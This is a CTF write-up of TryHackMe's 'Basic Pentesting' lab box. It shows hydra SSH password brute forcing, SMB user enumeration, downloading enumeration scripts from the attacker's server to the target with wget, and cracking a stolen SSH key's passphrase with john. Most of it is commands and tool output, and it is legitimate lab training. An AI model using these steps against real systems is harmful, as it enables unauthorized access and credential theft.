

Basic_Pentesting.md

This is the Writeup from the Basic Pentesting box from TryHackMe.

Name: Alexander Spiesberger
Contact: alex.spiesberger@gmail.com
Date: 25/01/2021 RHOST = 10.10.20.90




We start with the scan, launching nmap, gobuster and nikto.



With this we can already find some interesting things, amongst them is already the answer to the first question: **What is the name of the hidden directory on the web server(enter name without /)?**

We can then take a look at the hidden directory that we found:



We then take a look at those files and 1 of them says that the passwords are not secure, we can try to brute force through smb with enum4linux: The command used: enum4linux -A $RHOST | tee enum4linux.log (I put the result in a log file).
We can then see when we look at the file, at the end we see 2 usernames.

```
[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 ========================================================================
|    Users on 10.10.20.90 via RID cycling (RIDS: 500-550,1000-1050)    |
 ========================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

We can then try to bruteforce ssh, we remember that the documents actually was sent to the user "J" so we will try bruteforcing this username.

```
┌──(alex㉿Kali)-[~/my_testing]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt $RHOST ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-01-25 20:36:5
8
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recom
mended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wai
ting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:1
4344399), ~896525 tries per task
[DATA] attacking ssh://10.10.29.147:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 14344223 to do in 1335:36h, 16 ac
tive
[STATUS] 133.33 tries/min, 400 tries in 00:03h, 14344002 to do in 1793:01h, 16 ac
tive
[22][ssh] host: 10.10.29.147   login: jan   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete un
til end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-01-25 20:43:4
1
```

We can now answer to the next questions: **What is the username?** and **What is the password?**
we also saw with nmap that we could access with ssh so we can do this right now.

```
┌──(alex㉿Kali)-[~/my_testing]
└─$ ssh jan@$RHOST
```


We connected succesfully, nothing can be done with "sudo -l" so we can try to pass linpeas.sh and LinEnum.sh with an http server to maybe escalate our privileges:

```
systemd-private-c1f98a38201046269aae735b03db3577-systemd-timesyncd.service-NSaRh3
jan@basic2:/tmp$ wget http://10.11.25.211:8000/LinEnum.sh
--2021-01-25 14:54:39--  http://10.11.25.211:8000/LinEnum.sh
Connecting to 10.11.25.211:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K  --.-KB/s    in 0.06s

2021-01-25 14:54:39 (776 KB/s) - 'LinEnum.sh' saved [46631/46631]

jan@basic2:/tmp$ wget http://10.11.25.211:8000/linpeas.sh
--2021-01-25 14:54:53--  http://10.11.25.211:8000/linpeas.sh
Connecting to 10.11.25.211:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 319969 (312K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 312.47K  1.97MB/s    in 0.2s

2021-01-25 14:54:53 (1.97 MB/s) - 'linpeas.sh' saved [319969/319969]

jan@basic2:/tmp$ chmod +x linpeas.sh LinEnum.sh
```


```
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.11.25.211 - - [25/Jan/2021 20:54:03] "GET / HTTP/1.1" 200 -
10.11.25.211 - - [25/Jan/2021 20:54:03] code 404, message File not found
10.11.25.211 - - [25/Jan/2021 20:54:03] "GET /favicon.ico HTTP/1.1" 404 -
10.11.25.211 - - [25/Jan/2021 20:54:12] "GET /LinEnum.sh HTTP/1.1" 200 -
10.11.25.211 - - [25/Jan/2021 20:54:15] "GET /linpeas.sh HTTP/1.1" 200 -
10.10.29.147 - - [25/Jan/2021 20:54:53] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.29.147 - - [25/Jan/2021 20:55:07] "GET /linpeas.sh HTTP/1.1" 200 -
```

Don't forget to add executable on both files.
We can then run them.

We then look for information, and we find something very interesing, a private ssh key, but for kay:



We then copy and paste it in a file on our machine, add permission 600 to it and try to ssh to this user, "kay".



Next problem, we have a passphrase to find, luckily for us, john the ripper has a tool for this, ssh2john.
We first need with the help of ssh2john to put the key in a readable file for john to crack it:

```
┌──(alex㉿Kali)-[~/my_testing]
└─$ python3 /usr/share/john/ssh2john.py kay_id_rsa > crackable_kay_key
/usr/share/john/ssh2john.py:103: DeprecationWarning: decodestring() is a
deprecated alias since Python 3.1, use decodebytes()
  data = base64.decodestring(data)
```

It is possible that the file is in another place, just find it with the command: *find / type -f -name ssh2john.py 2>/dev/null*
So with this ssh2john we have created a file that is now crackable with the normal john syntax:

```
┌──(alex㉿Kali)-[~/my_testing]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt crackable_kay_key
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64]
)
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all load
ed hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even a
fter
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (kay_id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:05 DONE (2021-01-25 21:29) 0.1923g/s 2758Kp/s 2758Kc/s 2758KC/
sa6_123..*7¡Vamos!
Session completed
```

We now have the passphrase and can try again to ssh with the key:

```
┌──(alex㉿Kali)-[~/my_testing]
└─$ ssh -i kay_id_rsa kay@$RHOST                                    130 ×
load pubkey "kay_id_rsa": invalid format
Enter passphrase for key 'kay_id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ whoami
kay
kay@basic2:~$
```

We are now successful and can directly read and answer the final question of this CTF:

```
kay@basic2:~$ pwd
/home/kay
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
[redacted]
kay@basic2:~$
```

I hope it was clear. Contact: alex.spiesberger@gmail.com